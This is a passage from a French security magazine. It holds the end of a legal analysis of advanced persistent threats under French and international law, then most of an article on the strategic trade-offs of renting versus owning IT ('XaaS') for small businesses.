l'adversaire lui-même. Le terme « persistante » ferait consensus, désigne la capacité de l'attaquant à se maintenir durablement dans le système (capacité d'y entrer quand bon lui semble).

1.2 Les caractéristiques de l'APT

Les caractéristiques de l'APT telles qu'identifiées partiellement au travers des définitions précédentes sont autant d'éléments que le droit devra considérer un à un, afin d'identifier dans le corpus des textes en vigueur ceux qui pourraient trouver à s'appliquer. Le droit ne connaît pas une famille particulière de règles dédiées au traitement juridique des « APT » en tant que telles. La réponse juridique pourra donc être, à l'image de l'APT, une combinaison complexe de règles existantes.

Les définitions nous ont déjà fourni quelques indicateurs caractérisant les APT, que nous rappelons ici et complétons :

a) Le mode opératif

- un agencement de méthodes, outils, pratiques, qui font la complexité de l'APT ;
- les phases de l'attaque – choix de la cible, introduction dans le système, mise en place de backdoors, s'inscrire durablement dans le système en toute discrétion « sous le radar », collecter, altérer/ détruire, exfiltrer les données ;
- la répartition de tâches, distribuées à des acteurs qui vont se spécialiser dans leur rôle ;
- le ciblage des attaques ;
- les outils de l'attaquant : social engineering, malwares, parfois 0-days, faux certificats, etc.

b) La cible principale : les données. Le sabotage, la destruction de systèmes industriels, n'est pas la vocation première des APT. De la liste des APT pourraient alors être exclues **[9]** des opérations telles que Stuxnet, Duqu ou Shamoon, qui ont pour finalité première le sabotage industriel **[10]**.

c) La dimension temporelle : la cible est exposée dans la durée, l'attaquant est actif sur le long terme, pendant des mois ou des années.

d) La dimension spatiale : les APT sont des opérations le plus souvent internationales.

e) Les acteurs :

- Les attaquants : acteurs étatiques et non-étatiques. On avance souvent que seuls des États auraient les capacités de telles opérations qui nécessitent des moyens importants (financier, humains, techniques) au service d'une stratégie particulière qui s'inscrit dans la durée **[11]**.
- Les victimes : selon un rapport de l'entreprise américaine FireEye pour l'année 2013 **[12]**, les gouvernements et leurs services constituent les cibles privilégiées des APT détectées, devant la finance et la santé. Bien sûr ces constats doivent être pris avec prudence, car on ne mesure que ce que l'on détecte. Mais l'idée est là : les institutions gouvernementales sont des cibles privilégiées. Le secteur industriel est bien entendu lui aussi victime, directement ou indirectement. Ainsi les cabinets juridiques font-ils désormais partie des cibles, en raison des informations qu'ils peuvent détenir sur leurs clients **[13]**. Les cabinets juridiques sont peut-être des cibles plus faciles que leurs clients **[14]**.

2 La dimension juridique

Le droit apporte-t-il des réponses ?

2.1 S'introduire dans des systèmes et s'y maintenir frauduleusement

Le droit français dispose de tous les textes utiles à la répression du piratage informatique. Le Code pénal, dans ses articles 323-1 à 323-5 a intégré, depuis la loi Godfrain de 1988, les sanctions relatives à l'accès frauduleux dans un système (la loi parle de « système de traitement automatisé de données »), au maintien frauduleux dans le système, à la modification et à la suppression de données résultant du maintien frauduleux dans un système, à l'altération du fonctionnement d'un système suite à maintien frauduleux, à l'entrave au fonctionnement d'un système, à l'introduction frauduleuse de données dans un système, à la suppression ou à la modification frauduleuse de données, mais aussi à l'offre, la cession ou mise à disposition, la détention, l'importation sans motif légitime d'équipement, d'instrument, de programme ou donnée conçu ou adapté pour un accès frauduleux ou une atteinte à un système, ou encore à l'entente en vue d'un accès frauduleux à un système, en vue de l'entrave au fonctionnement d'un système, entente en vue de la modification frauduleuse de donnée dans un système, entente en vue d'altérer le fonctionnement d'un système, entente en vue de l'introduction frauduleuse de données dans un système, en vue de la suppression frauduleuse de données.

2.2 Cibles principales : les données, l'information

L'une des cibles principales de ce type d'opérations réside dans les données, que l'attaquant veut collecter, exfiltrer, voire altérer ou détruire. Tous types de données et d'informations sont concernés : données à caractère personnel (coordonnées, numéros de CB, adresses, e-mails...), données d'entreprise (secrets

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

d'affaires, secrets industriels, dossiers de R&D, contrats), données de communication, données confidentielles, classifiées **[15]**, secrètes.

Le droit offre un corpus de règles particulièrement riche en matière de protection des données à caractère personnel. Les enquêtes peuvent parfois mettre en évidence des manquements des acteurs à leurs obligations. Cela peut notamment concerner le non-respect des obligations liées à la protection des données à caractère personnel. Les tableaux de l'annexe au rapport sur la cybercriminalité, produit par le groupe de travail interministériel sur la lutte contre la cybercriminalité (février 2014) **[16]** identifient pas moins de 28 types de délits associés aux dispositifs CNIL, allant de la mise en œuvre de traitements de données automatisés sans déclaration à la CNIL, à la communication à des tiers non autorisés. Ces délits sont passibles de sanctions pénales (articles 226-16 à 226-18 ; 226-22 ; 226-31).

Le droit offre bien sûr aussi une forte protection aux données/informations/documents lorsqu'ils relèvent du droit de la propriété intellectuelle et industrielle (droit d'auteur, droit des bases de données, droit des brevets, droit des marques, etc.).

Mais la protection des données, de manière plus générale, offre encore des lacunes.

- Le vol de données est une notion encore mal définie par le droit français **[17]** : l'infraction de « vol d'information » n'est pas inscrite dans le droit français. Selon l'article 311-1 du Code pénal, le vol est la soustraction frauduleuse de la chose d'autrui. Or la « fuite d'information », ou le « vol de données » n'en dépossède pas son propriétaire. La Cour d'appel de Paris a cependant estimé en février 2014 que le vol est caractérisé par le fait de réaliser des copies de données/fichiers sans en avoir les droits. La loi du 13 novembre 2014 modifie d'autre part l'article 323-3 du Code pénal, en y introduisant des sanctions pour extraction, détention, reproduction, transmission frauduleuse de données.
- Afin de répondre aux défis de l'espionnage industriel, la Commission européenne a proposé en novembre 2013 une directive pour la protection des secrets d'affaires **[18]**, l'objectif étant d'offrir aux entreprises la possibilité de recours judiciaires, alors inexistante dans nombre de pays européens (dont la France). Une proposition de loi pour la protection du secret des affaires a été déposée en France le 16 juillet 2014 **[19]**. À ce jour, la France n'a pas de loi encadrant les secrets d'affaires.

2.3 Les défis de la dimension spatiale

Ces cyberattaques sont le plus souvent de nature internationale. La reconstitution des étapes de l'attaque, l'identification des attaquants, se heurtent, techniquement, à cet obstacle. L'application du droit également. Il convient cependant de rappeler que si l'attribution et par suite les poursuites sont le plus souvent des obstacles, ceux-ci ne sont pas toujours insurmontables. La coopération policière/judiciaire enregistre malgré tout quelques succès, rendus possibles par les accords de coopération qui ont été signés, par les pratiques qui évoluent, et par l'existence de conventions qui, comme celle de Budapest **[20]**, fournissent un cadre indispensable à cette coopération :

- Rappelons l'opération menée par le European Cybercrime Centre (EC3) d'Europol, avec le soutien d'Interpol à Singapour et Ameripol à Bogota, qui a mobilisé 45 pays et s'est soldée par l'arrestation d'une centaine de cybercriminels, démantelant ainsi un réseau international de fraude sur internet **[21]**. Ou encore celle qui conduit à l'arrestation de 31 membres d'un réseau cybercriminel bulgare en octobre 2014 **[22]**.
- 90 personnes sont arrêtées dans le cadre d'une opération menée contre les auteurs et utilisateurs des malwares Blackshades en mai 2014 **[23]**.

Le 19 mai 2014, le FBI a ajouté à sa liste des personnes recherchées, les noms de 5 militaires chinois, officiers au sein de l'unité 61398, accusés d'opérations de cyberespionnage industriel contre des entreprises américaines menées depuis 2006. Les six entreprises américaines victimes de ces opérations sont : Westinghouse Electric Co. ; SolarWorld AG ; United States Steel Corp. ; Allegheny Technologies Inc. ; the United Steel, Paper and Forestry, Rubber, Manufacturing, Energy, Allied Industrial and Service Workers International Union ; Alcoa, Inc. Les délits qui sont reprochés aux officiers chinois sont les suivants : tentative de fraude, accès illicite dans des ordinateurs, diffusion de malwares, usurpation d'identité, espionnage économique, vol de secret industriel. Les sanctions prévues vont de 2 à 15 ans de prison. Selon le procureur Holder les opérations menées par les hackers militaires chinois méritaient une réaction appropriée de la part de la justice américaine. Il est évident que la procédure, sur le plan juridique, a peu, voire aucune chance d'aboutir à la remise aux autorités américaines des militaires recherchés, et donc à plus forte raison à leur jugement. Il est également évident que cette procédure a peu de chances de limiter, concrètement, les pratiques chinoises.

2.4 Les cibles : leurs responsabilités et obligations

2.4.1 Assurer la sécurisation des données à caractère personnel

Les dispositifs CNIL sanctionnent la divulgation illégale involontaire de données à caractère personnel nuisibles (vie privée, considération) (articles 226-22, 226-31 du Code Pénal) ou le traitement de données à caractère personnel sans mesure assurant la sécurité des données (articles 226-17, 226-22, 226-31 du Code Pénal).

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

2.4.2 Les contrats

Les contrats entre une entreprise et ses clients, fournisseurs, partenaires, doivent prendre en compte ce type de menaces et définir les règles contractuelles qui seront appliquées pour faire face en cas d'attaque. Il s'agit d'anticiper, en établissant des règles acceptées par chacun et applicables. Seront au centre des enjeux les questions de responsabilité (est-il possible ou non de s'exonérer de responsabilités face à de tels risques ?), d'obligation (de moyens, de résultats), d'assurance, de réparations (dommages et intérêts), d'accès aux données (notamment à des tiers dans le cadre des enquêtes), de qualité de service, de fin anticipée de contrat, etc. Les entreprises doivent se préparer à gérer les conséquences de ces compromissions, qu'elles en soient les victimes directes (cibles de l'APT) ou indirectes (dans le cas par exemple où l'un de leurs prestataires est victime d'une APT) **[24]**.

2.4.3 Les opérateurs d'importance vitale (OIV)

Les OIV se sont vu imposer des obligations depuis la loi de programmation militaire du 18 décembre 2013 **[25]**, plus particulièrement son *Chapitre IV : Dispositions relatives à la protection des infrastructures vitales contre la cybermenace*, article 22 (modifiant le Code de la Défense) :

- Une obligation de moyens : « *les opérateurs mettent en œuvre des systèmes qualifiés de détection des événements susceptibles d'affecter la sécurité de leurs systèmes d'information* ».
- Une obligation de vigilance et vérification de la conformité à la loi : les opérateurs mentionnés aux articles L. 1332-1 et L. 1332-2 soumettent leurs systèmes d'information à des contrôles destinés à vérifier le niveau de sécurité et le respect des règles de sécurité prévues à l'article L. 1332-6-1.
- Une obligation de déclaration d'incident : « Art. L. 1332-6-2.- *Les opérateurs mentionnés aux articles L. 1332-1 et L. 1332-2 informent sans délai le Premier ministre des incidents affectant le fonctionnement ou la sécurité des systèmes d'information mentionnés au premier alinéa de l'article L. 1332-6-1* ».
- Les OIV doivent appliquer ces règles à leurs frais (déploiement des moyens de sécurité, contrôles).

2.5 Les contre-attaques menées par les entreprises

Confrontées à des menaces persistantes, certaines entreprises sont tentées par des pratiques plus radicales de défense, de « contre-attaque » (en anglais « hack back » **[26]**). Sony a pris de mesures techniques pour tenter d'empêcher la diffusion sur des sites de téléchargement, des fichiers qui lui avaient été volés fin 2014 **[27]**. En 2012, Microsoft avait également mené des actions techniques pour faire tomber des botnets ZeuS et SpyEye **[28]** : des machines ont été saisies aux États-Unis, et Microsoft a pris la main sur 800 domaines utilisés par les botnets. Pour cette opération, Microsoft a bien sûr préalablement pris soin de s'assurer de la légalité de l'opération, en saisissant les autorités (tribunaux) et en s'appuyant, pour justifier sa demande, sur des textes comme le *Racketeer Influenced and Corrupt Organizations* (RICO) *Act* **[29]**, loi qui permet de lutter contre la criminalité organisée, ou le Lanham Act de 1946 **[30]** (relatif au droit des marques). De nombreux articles disponibles sur le net s'interrogent et s'inquiètent cependant de cette évolution qui permet à Microsoft de jouer le rôle de « shérif » de l'internet, mission plus spécifiquement dévolue à son unité de lutte contre la cybercriminalité (*Digital Crime Unit*). Cette pratique semblerait d'ailleurs remonter à quelques années **[31]**. D'autres entreprises américaines se seraient engagées dans des pratiques similaires, de représailles, de contre-attaque, en toute illégalité. Le FBI mènerait actuellement des enquêtes sur ces pratiques **[32]** et le patron de la NSA a récemment mis en garde les entreprises contre les risques qu'elles prennent **[33]**. La tentation de la contre-attaque n'est bien sûr pas spécifique aux États-Unis **[34]**. Rappelons simplement ici que notre droit n'autorise pas les victimes à se faire justice elles-mêmes (qu'il s'agisse de représailles ou d'attaques préemptives), à faire cesser des troubles en recourant à des pratiques illégales.

Conclusion

La forme complexe de l'APT mobilise, dans sa réponse juridique, plusieurs briques du droit préexistantes. Dans certains de ses aspects (intrusions, maintien frauduleux, accès aux données, vol de propriété intellectuelle et industrielle, atteinte aux données à caractère personnel, etc.) l'APT appelle en effet des réponses juridiques connues. Le droit des contrats offre sans nul doute déjà les notions utiles à la prise en compte de ce type de menace. Les défis à l'application du droit sont eux aussi relativement conventionnels : identifier les attaquants, les localiser, pouvoir mener des enquêtes, entamer des procédures internationales. Les techniques et méthodes utilisées par les attaquants constituent bien sûr un premier obstacle à leur identification. Mais ce sont ensuite les postures des États qui font ou non frein à l'application du droit et de la justice. En matière de lutte contre la cybercriminalité, la coopération semble s'intensifier, en attestent les succès internationaux évoqués ci-dessus. Mais les réponses des États à l'espionnage industriel d'origine étatique subi par leurs entreprises, à l'image du recours intenté par les États-Unis contre la Chine, peuvent encore sembler bien dérisoires face aux méthodes, capacités déployées et à la ferme intention des agresseurs. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

XAAS ET STRATÉGIE D'ENTREPRISE

Yoann Gini – @ygini – yoann@inig-services.com

DSI externalisée, architecture et sécurité des systèmes d'informations, expert Apple

mots-clés : XAAS / DÉPENDANCE ÉCONOMIQUE / CALCULS DE COÛTS / INTÉRÊT DES PME

La mode va aujourd'hui au « X as a Service », tout ce qu'une entreprise peut bien vouloir utiliser pour son système d'information est transformé en service. Bien qu'il puisse sembler être intéressant de transformer les investissements en charge et ainsi de lisser les problématiques de coûts liés aux montées de version, il faut se poser la question de la différence fondamentale entre un bien et un service. Cet article espère donner des pistes de réflexions pour les TPE et PME devant un jour choisir. Les ETI et grands comptes ne sont pas pris en compte. Du fait de la masse, les réflexions liées aux dépenses sont très différentes. Ces entreprises auront plus tendance à réfléchir par coût unitaire par employé plutôt qu'en impact général.

1 Définitions

Commençons par rappeler les définitions de base en s'aidant de Wikipédia **[I]**. Les biens et les services sont tous des produits économiquement parlant. Le résultat d'un processus de production. Ce qui distingue les biens des services c'est l'aspect tangible de la chose.

Un bien est tangible. C'est un matériel que l'on peut toucher, voir, stocker et surtout acheter. Un service de son côté est intangible, il ne peut pas être stocké ou acheté. On loue un service pour le consommer.

Un livre de code pénal est un bien que l'on peut acheter, une fois en notre possession, on peut le consulter autant de fois que souhaité sans surplus. Les services d'un avocat se louent, on ne peut s'en servir qu'en fonction de ce qu'on paye, chaque heure passée à lui poser des questions nous coûte de l'argent. Pour autant, si nous avons besoin de consulter de nouveau le rapport papier que nous a transmis notre avocat, il n'est pas besoin de payer de nouveau. La vente de services peut aussi inclure la mise à disposition de biens matériels sous forme de rapports, on dit souvent « pour que le client ait quand même quelque chose en main à la fin ».

2 Exemples types

Histoire de mettre du relief aux réflexions stratégiques pour l'entreprise, établissons quelques cas simples permettant de comprendre les différentes implications du XaaS.

2.1 IaaS

L'« Infrastructure as a Servce » est au final ce que l'on comprend le plus aisément : au lieu d'acheter du matériel spécifique à héberger, vous louez une caractéristique matérielle (puissance CPU, quantité de RAM, espace disque...) déjà hébergée et vous vous en servez directement.

C'est ici une évolution assez saine et évidente du métier d'hébergeur permettant de louer non plus des machines physiques, mais un quota de ressources spécifiques répondant au besoin du client.

Cela permet d'utiliser au mieux les ressources des machines occupant les centres de données et d'offrir une grille de prix théoriquement plus juste.

L'administrateur-système ne sait plus sur quel matériel il tourne et des problèmes de sécurité peuvent exister si l'étanchéité des environnements virtuels n'est pas correctement assurée, mais les capacités d'investissement des clients sont utilisées au plus juste en fonction des besoins réels.

Si vous n'êtes que trois dans votre famille, pourquoi louer une voiture cinq places ? Prenez trois places, et louez les deux autres au besoin avec une augmentation temporaire de vos loyers.

2.2 PaaS

La notion de « Platform as a Service » ne vise plus à fournir une infrastructure virtuelle comme précédemment,

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

mais directement une plateforme applicative. Ainsi le client ne loue plus des ressources qu'il doit configurer d'une manière spécifique pour faire tourner son application, mais bien un système complet et déjà configuré pour permettre à son application de fonctionner.

Cela permet par exemple de mettre à disposition des environnements web type PHP, Python, Ruby, etc. déjà configurés, qui n'attendent plus que le code client. Un peu comme à la manière des hébergements mutualisés, mais avec une couche d'abstraction supplémentaire, permettant d'isoler les services les uns des autres et permettant de restreindre leur fonctionnement en fonction des caractéristiques louées par le client.

Comme pour les infrastructures, le client va pouvoir indiquer vouloir un service avec un certain ensemble de caractéristiques CPU, RAM, etc. pour son fonctionnement nominal, et au besoin va pouvoir augmenter ces ressources en fonction de l'usage.

Le cas le plus parlant est celui du site d'e-commerce, capable d'augmenter ses capacités de réponses aux requêtes des internautes en temps de solde sans pour autant demander un investissement matériel colossal.

2.3 SaaS

Finalement, dans les PME, le cas le plus fréquent aujourd'hui est le « Software as a Service ». Le bien marchand d'origine est un logiciel. Par exemple, la suite Microsoft Office. Toutes les entreprises se sentent aujourd'hui dans l'obligation d'utiliser cette suite bureautique, essentiellement parce que l'informatique n'a jamais réussi à rendre les outils de base de données aussi « conviviaux » qu'Excel...

Jusqu'à peu, une mise à jour majeure et payante de la suite Office sortait en moyenne tous les 3 ans. Aujourd'hui, la « tendance » pousse Microsoft à proposer Office en SaaS. Les limites de versions majeures sont plus floues et l'utilisateur paye un abonnement mensuel permettant d'avoir la dernière version à jour d'Office.

Pour autant, Office reste disponible à l'achat pour ceux qui le souhaitent. Le choix est toujours présent.

Cela permet aux systèmes d'informations ayant besoin d'un fonctionnement à long terme en version validée de s'assurer une visibilité à long terme en achetant le bien (ce qui n'est pas si étonnant quand on considère Excel comme étant le système de « base de données » le plus répandu dans les PME) tout en laissant la possibilité à ceux recherchant toujours la dernière mise à jour de considérer leur suite office comme une charge de fonctionnement et non comme un investissement.

Du côté d'un autre éditeur qui a su se faire un nom en prise de tête d'informaticien, il y a Adobe et sa suite Creative Suite devenue Creative Cloud. La situation est la même que pour Microsoft à un détail près, il n'est aujourd'hui plus possible d'acheter la suite du logiciel, on ne peut que la louer.

3 Classification des besoins d'une entreprise

Une entreprise, quelle qu'elle soit, peut classer ses besoins métiers en différentes catégories. Que le besoin soit informatique ou non.

En simplifiant à l'extrême les besoins d'une entreprise, on retrouve les catégories suivantes :

- ce qui est impératif au fonctionnement d'une entreprise (imaginez un boulanger sans four) ;
- ce qui permet d'augmenter les capacités de l'entreprise (un tableur Excel qui évite des calculs manuels) ;
- ce qui sert à l'interface avec les clients et doit évoluer en fonction de la demande (un centre d'appel qui doit ajouter de nouvelles lignes d'appel simultanées) ;
- ce qui flatte l'égo, mais n'est pas vraiment utile la plupart du temps (une marque de voiture de fonction plutôt qu'une autre, Photoshop au lieu de Gimp pour annoter des images, etc.).

Cette classification est assez importante quand il est question de savoir s'il est mieux pour une PME de louer ou d'acheter.

4 Caricature de réflexion

Les exemples à suivre sont poussés suffisamment à l'extrême pour être des caricatures de choix. L'idée étant de donner des scénarios qui donnent à réfléchir plutôt que de faire une liste exhaustive de situations que peuvent rencontrer les PME.

4.1 Location ou achat d'un véhicule

Pour commencer cette série d'exemples, prenons quelque chose qui n'est pas lié à l'informatique : un véhicule de société.

Une entreprise de travaux publics a besoin de véhicules de chantier pour travailler, quelle que soit sa situation, si elle n'est pas capable d'amener ses ouvriers et son matériel sur un chantier, elle ne pourra pas gagner sa vie. De fait, il est assez impératif d'avoir un minimum de biens acquis pour qu'elle puisse fonctionner en temps normal. Elle peut acheter ses véhicules au fil du temps pour gérer sa capacité d'investissement au mieux, mais elle doit quand même en posséder. Bien entendu, en cas de montée en charge, elle peut louer des véhicules complémentaires, tout comme elle peut travailler avec des salariés et au besoin, embaucher des intérimaires ou des artisans pour répondre à la demande.

Une entreprise à géométrie variable, où les commerciaux vont et viennent assez fréquemment peut être intéressé par la location. Ainsi, la voiture, le téléphone et la

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

tablette du commercial sont des charges stables dans le temps qui sont incluses dans l'objectif du mois. Si le commercial rapporte moins à l'entreprise que ce que coûtent son salaire et ses outils de travail, l'entreprise et perdante. Si le commercial quitte l'entreprise, les charges directes et indirectes disparaissent en partie avec.

Un libéral qui passe sa vie sur la route peut aussi bien prendre l'une ou l'autre des solutions selon sa sensibilité. Le choix stratégique pour son activité serait d'acheter un véhicule et de l'user jusqu'au bout. Au bout d'un moment, il aura un véhicule pas très attrayant, qui fait peine à voir par rapport à sa concurrence, mais qui ne lui coûte rien sinon l'essence et l'entretien. D'un autre côté, il peut aussi considérer que son véhicule est beaucoup plus vital qu'une vision long terme et qu'il ne peut pas se permettre de tomber en panne ou d'avoir un véhicule qui « marque mal » auprès de ses clients. Dans ce cas, l'option de la location avec remplacement tous les deux ans du véhicule est intéressante. Des loyers connus d'avance, le véhicule garde de la valeur, car revenu avec un kilométrage encore acceptable et donc une capacité de négociation sur le prochain contrat.

4.2 Location ou achat d'une infrastructure

Prenons le cas d'une infrastructure maintenant.

Une entreprise souhaite numériser sa manière de travailler. Elle passe d'un fonctionnement papier à un fonctionnement informatique. Pour stocker ses données de travail, elle a deux choix, héberger ses données chez un prestataire qui va lui mettre à disposition les ressources demandées ou acheter ses ressources, et éventuellement les héberger chez elle.

Dans le cas où elle choisit d'héberger ses données, elle en perd le contrôle. Elle en reste propriétaire bien entendu, mais leur existence est conditionnée par un accord commercial généralement imposé par l'hébergeur. L'entreprise dans cette situation se retrouve ainsi en position de dépendance face à son hébergeur. S'il est bien plus gros, elle n'aura jamais la force de négociation nécessaire le jour où l'hébergeur n'agit plus dans son intérêt (changement tarifaire, arrêt du service, etc.).

De même, si l'hébergeur est plus petit, le risque qu'il ferme boutique ou qu'il ne soit pas capable d'assurer sa montée en charge est bien réel.

Bien que ce service d'hébergement soit pratique en terme de coût d'accès au service et de mobilité, il représente un risque réel pour l'indépendance de l'entreprise et la question doit être posée : que fait l'entreprise si son prestataire ferme boutique ou perd l'ensemble de ses données demain ?

Elle pourra peut-être se retourner contre le prestataire devant un tribunal pour espérer une compensation financière, si tant est que le prestataire ait encore de quoi payer. Mais au final, notre entreprise se retrouve sans outils et sans données de travail. Elle doit retourner temporairement à la méthode papier et potentiellement sans historique permettant de travailler (mais quelle idée de faire confiance !).

Dans ce genre de situation, l'investissement en bien propre est tout de même plus judicieux.

Autre exemple, celui d'un centre de formation spécialisé en informatique. Il doit toutes les semaines disposer de matériels divers et variés pour que les stagiaires des formations disposent du nécessaire pour les travaux pratiques. Quand c'est un simple ordinateur, ça va, mais dès qu'il faut du matériel de réseau ou de stockage spécifique, pour des formations coûteuses, mais rares, c'est beaucoup plus complexe. Dans ce genre de cas, la location de l'infrastructure nécessaire est extrêmement pratique. De même pour les entreprises ayant besoin de « lab » pour que leurs employés puissent tester des solutions techniques avant de décider de les mettre en œuvre.

Pour toutes ces situations où les infrastructures évoluent du tout au tout, l'option de la location est intéressante.

4.3 Location ou achat d'une plateforme

Le cas de la plateforme applicative est intéressant également.

Comme dit plus haut, le scénario du e-commerce est le plus typique. Dès que l'outil hébergé est placé en intermédiaire avec les clients et que les besoins peuvent évoluer du tout au tout, il est important de disposer d'un service malléable. Un service qui nous permet de traiter plus de demandes en payant plus lors des temps de charge, et cela de manière automatique est tout à fait intéressant. L'entreprise n'a pas à consacrer du temps de réflexion et de travail pour savoir s'il y a besoin de nouvelles ressources et pour les mettre en place. Le choix est effectué à l'avance et le déploiement est automatique, de même que la mise hors service. Ici, la location de la plateforme avec ses options les plus modernes permet une meilleure réactivité au changement de besoin. Et lorsque ce besoin influe sur le chiffre d'affaires, il est important d'y répondre.

D'un autre côté, ce genre de service n'est réellement utile que si le besoin est amené à changer fréquemment d'intensité. Ce n'est par exemple pas le cas d'une application métier développée en interne. Une TPE ou une PME connaît sa masse salariale. Elle ne va pas faire un x10 d'un coup sans prévenir. Dans ce cas, la location de la plateforme n'est plus intéressante, surtout si nous revenons sur la question de stratégie à long terme. Si l'application-métier est faite en interne, l'entreprise la contrôle entièrement. C'est le scénario parfait pour l'avenir, tant que ses besoins n'évoluent pas, elle n'a pas besoin d'investir dedans. Dans ce cas, aucun intérêt à héberger la solution sur une plateforme applicative qui n'est pas sous contrôle et qui coûte chaque mois.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

4.4 Location ou achat d'un logiciel

Enfin, le cas du logiciel.

Certaines agences de com' utilisent la suite Adobe dans son intégralité et ont besoin de rester à jour en termes de fonctionnalités pour garder leur qualité de service à travers le temps. Dans ces situations-là, la location du logiciel est intéressante, car ce n'est pas le logiciel qui présente une valeur pour l'entreprise, mais la dernière version du logiciel dans les mains de ses employés experts. L'un sans l'autre n'aurait pas la même valeur sur le marché.

D'un autre côté, d'autres peuvent avoir des besoins beaucoup plus primaires d'un logiciel comme la suite Adobe. Effectuer de petites retouches, lire et annoter les fichiers de travaux transmis par les prestataires. Bref, rien de très poussé. Un consultant réseau peut par exemple avoir à utiliser Adobe Illustrator pour lire un plan d'architecte avant un déploiement WiFi, ou un développeur d'applications iOS peut avoir à utiliser Photoshop pour extraire les images d'une maquette d'une future application. Ces gens-là n'ont pas besoin des dernières versions. Malheureusement pour eux, Adobe ne prend plus en compte cette situation.

Un autre cas où la location de logiciel ne serait pas cohérente. Dans le cas d'une application métier hébergée sur une infrastructure appartenant au client, iriez-vous louer le moteur de base de données ?

5 Oui, mais ça coûte cher

Lorsqu'il est question de choix entre achats ou location, la question du coût est faussement avancée comme un argument. Il est admis que le XaaS est moins cher du fait que les mises à jour sont intégrées et du panel de services qui va autour (Office 365 en tête de liste).

Quand il est question de prix, la comparaison doit se faire en fonction de ce dont l'entreprise a besoin à court et moyen terme. Les options inutiles à l'entreprise ne rentrent pas en ligne de compte. Ensuite, le calcul doit être fait en comparant sur la durée d'amortissement des investissements ou sur les intervalles habituels de mise à jour des logiciels. À une époque, une mise à jour majeure d'Office sortait tous les trois ans, est-ce que 36 loyers représentent plus ou moins que la version d'Office que vous aviez l'habitude d'acheter ? Sous Mac, Office 365 Personnel coûte plus cher qu'une licence d'Office 2011 Famille au bout de deux ans.

6 À qui devoir de l'argent ?

Quand une entreprise a besoin d'un nouvel outil pour son système d'information, elle n'a pas forcément l'argent disponible pour l'acheter comptant. De fait, nombre d'éditeurs proposent des solutions assez opaques, entre la location et le crédit.

Si votre objectif est de posséder votre informatique, il est important de vous rappeler que le seul avec qui vous avez une chance de pouvoir négocier, c'est votre banquier, et non celui du vendeur. En empruntant auprès de l'organisme qui gère vos finances au quotidien, vous vous assurez un dialogue censé en cas de vache maigre. Quelqu'un qui vous connaît depuis des années sera beaucoup plus enclin à vous accepter des délais de paiement exceptionnels en cas de pépin qu'une entreprise qui ne connaît pas votre activité et pour qui vous ne représentez pas tant que ça.

7 Et la technique dans tout ça ?

Avec ces réflexions liées à la dépendance induite par toute stratégie d'externalisation, se pose également un certain nombre de questions liées à l'informatique en elle-même.

En reprenant les critères de sécurité classiques que sont la disponibilité, l'intégrité, la confidentialité et la traçabilité, quelles questions se poser ?

7.1 Disponibilité

La première réflexion lorsque la question du XaaS se pose est celle de la disponibilité du service. Question en apparence anodine, mais aux interrogations multiples.

En externalisant votre service, avez-vous pensé à votre lien WAN ? Est-il suffisamment bien dimensionné pour supporter le nouveau trafic ? Et d'ailleurs, quelles sont les garanties de services que votre opérateur vous apporte ? Vous vous souvenez bien avoir choisi un forfait avec « GTR 4 h 7 j/7 », mais qu'est-ce qui se passe si l'opérateur manque à son devoir ? Quels sont les compensations auxquels il s'est engagé ? Il est assez rare que ce genre de contrat rembourse vos pertes sèches.

Pour remédier à cela, il est coutume de doubler les accès Internet. Si possible, en passant par deux opérateurs distincts (et si vous êtes joueurs, avec des adresses IP *Provider Independant*).

En augmentant ainsi le débit et le nombre de connexions, la facture réelle du XaaS s'alourdit encore un peu. Tout comme la gestion de crise le jour où la panne arrive.

Pour autant, en externalisant certains services, votre entreprise peut gagner en mobilité. Vos locaux sont inondés ? Il n'y a plus d'électricité dans le quartier ? La préfecture interdit les déplacements sous prétexte de virus H1N1 ? Aucun problème ! Les outils de travail de vos employés sont accessibles très facilement de l'extérieur. Chacun emporte sa machine de travail et le premier accès Internet venu vous permet d'accéder

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

à votre comptabilité, votre gestion commerciale, votre base client, votre calendrier de production... Bref ! Tout le nécessaire pour continuer à travailler en attendant le retour à la normale.

7.2 Intégrité

Un informaticien a deux rôles principaux : faire que ça marche et anticiper le moment où ça ne marchera plus.

Vous avez externalisé votre logiciel de comptabilité, vous ouvrez un nouveau poste à la comptabilité et la personne fait une erreur : toutes les données du mois en cours sont supprimées. Ça arrive, c'est humain.

Jusqu'ici, vous auriez simplement restauré la sauvegarde de la veille.

Mais maintenant que vous n'avez plus la main sur le serveur, vous ne pouvez pas automatiser cette sauvegarde, malheureusement pour vous le logiciel comptable en SaaS ne permet pas de faire des sauvegardes automatiques, il permet seulement des sauvegardes manuelles sous forme d'export, et les utilisateurs l'ont encore oublié !

Ce genre de scénario est tout à fait probable dans le cadre d'une externalisation de service. Il n'est pas rare que ce genre de services ne permette tout simplement pas de sauvegarder vos données. Toutes les entreprises ayant utilisé des services e-mail mutualisés s'en sont malheureusement rendu compte un jour ou l'autre.

Cependant, le service étant mis à disposition par des professionnels et les coûts de sécurisation étant mutualisés entre tous les clients, il est fort probable que la résistance à la malveillance soit bien meilleure que celle de votre serveur d'entreprise hébergé dans la cuisine de vos bureaux.

7.3 Confidentialité

C'est le point qui fait souvent la une de l'actualité généraliste en ce moment. Les stars qui se font dérober leurs photos privées, la NSA qui serait connectée en direct sur les serveurs de Google, etc.

Vous externalisez les donnés métier de votre entreprise. Potentiellement des secrets de fabrication qui doivent être protégés à tout prix des regards indiscrets de la concurrence.

Il est plus qu'impératif dans ce genre de situation de se renseigner sur le détail des options de sécurité disponibles. Chiffrement des échanges ? *Certificate pinning* ? Chiffrement des données sur les serveurs ?

Si, lorsque vous hébergez vos propres services, vous avez toute la latitude nécessaire pour choisir votre niveau de sécurité, en externalisant vous réduisez le champ des possibles. Mais si vous n'êtes pas un expert, il y a plus de chance que le peu disponible, soit mieux fait.

7.4 Traçabilité

